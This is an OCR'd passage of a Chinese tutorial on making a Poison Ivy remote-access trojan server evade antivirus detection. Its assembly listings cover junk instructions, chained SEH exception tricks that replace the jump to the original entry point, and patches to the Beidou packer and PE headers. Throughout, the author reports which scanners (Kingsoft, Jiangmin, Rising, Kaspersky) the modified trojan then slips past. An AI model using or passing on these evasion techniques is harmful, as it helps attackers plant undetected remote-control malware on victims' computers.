


图8

接下来的设置都很简单，不断单击下一步就可以了。之后在生成的选项中选择生成“Dephi数组”，如图9所示，这样生成的服务端更方便我们修改。




图9

之后保存为xxx.inc，再用一个专用的工具编译下就可以了，如图10所示，你也可以用Delphi来编译。




图10

生成后保存为xx.exe，之后用topo1.2加个新区段，方便我们写入花指令。接着来到空白区段写入花指令，再跳转到原来入口点，再更改新的入口在花指令的位置就可以了，这里就不演示了，直接给出指令。

下面是一个花指令，用江民2008和金山2008测试，已经被杀，以前这个指令是免杀的。

```
00408000 >  60            pushad
00408001    9C            pushfd
00408002    E8 0F000000   call    0040801   (这个地址一定要在00408009之前)
00408007    90            nop
```

```
00408008    90              nop
00408009    68 13114000     push    00401113
0040800A    C3              retn
0040800B    90              nop
```

我们看这两句指令：

```
00408009    68 13114000     push    00401113
0040800A    C3              retn
```

这两句相当于一个跳转jmp 00401113，其中00401113是原来的入口地址。接下来用一段SHE异常指令来代替这个跳转，代码如下：

```
00408000 >  60              pushad
00408001    9C              pushfd
00408002    E8 00000000     call    00408007
00408007    90              nop
00408008    90              nop
00408009    68 13114000     push    00401113      从本句开始整个代替了JMP跳转
0040800E    64:FF35 0000000>push    dword ptr fs:[0]
00408015    64:8925 0000000>mov     dword ptr fs:[0], esp
0040801C    BE 00000000     mov     esi, 0
00408021    8B06            mov     eax, dword ptr [esi]
```

保存后，用金山2008和江民2008扫描，免杀成功，程序可以正常运行，服务端正常上线。一般情况下，金山和江民对花指令查杀的力度是比较强的，通过本例可以看到，花指令和SHE指令配合使用完全可以加强花指令的强度。

再来一个复合SHE花指令（其中00401113是入口地址）：

```
00408005    6A 00           push    0
00408007    6A 00           push    0
00408009    50              push    eax
0040800A    50              push    eax
0040800B    58              pop     eax
0040800C    58              pop     eax
0040800D    68 43804000     push    00408043      第一个SHE指令开始，异常后跳到第三个
00408012    64:A1 00000000  mov     eax, dword ptr fs:[0]
00408018    50              push    eax
00408019    64:8925 0000000>mov     dword ptr fs:[0], esp
00408020    BE 00000000     mov     esi, 0
00408025    8B06            mov     eax, dword ptr [esi]
00408027    90              nop
00408028    68 13114000     push    00401113      第二个SHE指令开始，跳到入口
0040802D    64:A1 00000000  mov     eax, dword ptr fs:[0]
00408033    50              push    eax
00408034    64:8925 0000000>mov     dword ptr fs:[0], esp
0040803B    BB 00000000     mov     ebx, 0
00408040    F7F3            div     ebx
00408042    90              nop
00408043    68 28000804     push    4080028       第三个SHE指令异常后跳到第二个
00408048    64:A1 00000000  mov     eax, dword ptr fs:[0]
0040804E    50              push    eax
0040804F    64:8925 0000000>mov     dword ptr fs:[0], esp
00408056    90              nop
```

免杀

```
00408057    CD 68        int    68
```

以上就是使用多个ＳＨＥ 的情形，由第一个跳到第三个，第三个跳到第二个，第二个跳到原来入口。这就是复合使用ＳＨＥ 的情形，你还可以尽情的发挥。

最后提供给大家其他三个常用的ＳＨＥ 指令：

小提示

```
第一个：
push 跳转地址
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
nop
int 68

第二个：
push 跳转地址
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
nop
vxdcall 134543

第三个：
push 跳转地址
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
```

总结

SHE 指令与花指令结合之后往往免杀效果更好一些！

四、改壳初探 ——修改北斗压缩壳免杀

北斗压缩壳是一款不错的国产压缩壳，压缩比也很高，刚出３．７ 版的时候，加上这个壳就可以直接全免杀。但是由于大家频繁使用，不久就被各大杀软盯上了，甚至不进行脱壳就可以直接杀掉这个壳压缩的所有文件。本节就来介绍如何修改这个壳来免杀卡巴７．０ 、金山2008、江民2008和瑞星2008的表面和内存查杀。

先来配置一个Ｐｏｉｓｏｎ　Ｉｖｙ　２.３.２的服务端，方法在前面已经介绍过，这里就不多说了，依然是生成Ｄｅｌｐｈｉ数组的，然后编译出服务端，这样做出来的服务端可再造性比较高。

接着用北斗程序压缩３．７ 版来加壳，如图１１ 所示，然后用ＯＤ 载入。载入后把滚动条拉到最上面稍向下一点点，就会看到有一块空白区域，这里就是我们要用到的地方，如图１２ 所示。

接着重新载入程序，记录入口点地址为００４０９１６０，然后将入口处的两行指令ＮＯＰ 填充掉，如图１３ 所示。

之后保存一下文件，再用ＯＤ 载入保存后的文件来到最初找到的空白区域。选择一个新




图11

00409010	60	pushad
00409011	91	xchg eax, ecx
00409012	0000	add byte ptr [eax], al
00409014	0000	add byte ptr [eax], al
00409016	0000	add byte ptr [eax], al
00409018	0000	add byte ptr [eax], al
0040901A	0000	add byte ptr [eax], al
0040901C	0000	add byte ptr [eax], al
0040901E	0000	add byte ptr [eax], al
00409020	0000	add byte ptr [eax], al
00409022	0000	add byte ptr [eax], al
00409024	0000	add byte ptr [eax], al
00409026	0000	add byte ptr [eax], al

图12

00409160	90	nop
00409161	90	nop
00409162	E8 00000000	call 00409167
00409167	5D	pop ebp
00409168	83ED 07	sub ebp, 7
0040916B	8D8D 1CFFFFFF	lea ecx, dword ptr [ebp-E4]
00409171	8039 01	cmp byte ptr [ecx], 1

图13

的入口点，我选择的是0040901C（一定要用这个地址，其以上的地址全被杀），然后向下开始汇编两句指令，也就是我们NOP掉的那两句。之后随意编辑两句花指令，最后用PUSH跳回入口，PUSH代替JMP后面的一条指令是retn，这个一定不要忘记。修改后的效果如图14所示。

0040901C	9C	pushfd
0040901D	60	pushad
0040901E	50	push eax
0040901F	58	pop eax
00409020	05 0100F0FF	add eax, FFF00001
00409025	05 FFFF0F00	add eax, 0FFFFF
0040902A	68 60914000	push 00409160
0040902F	C3	retn
00409030	90	nop
00409031	90	nop

图14

接着保存文件，再用OD载入已经保存好的文件，现在还需要修改一条指令，如图15和图16中的对比。

其实也就是把**sub eax,7改成add eax,-7**，这个是等效指令，加上一个数的相反数，等于减去这个数，这句是为了过金山2008。




图15 修改前的




图16 修改后的

再次进行保存，最后更改程序入口地址到新的地址。可以用LoadPE，也可以用Peditor，推荐用前者，因为后者某些版本修改过的文件会被卡巴直接报毒，原因是所有Peditor编辑过的文件里面都加入了Peditor的特征。我们可以做个去除残留信息的补丁，或者直接用C32ASM打开文件进行16进制编辑，去掉Peditor写入的信息，如图17所示，这样卡巴就不杀了。

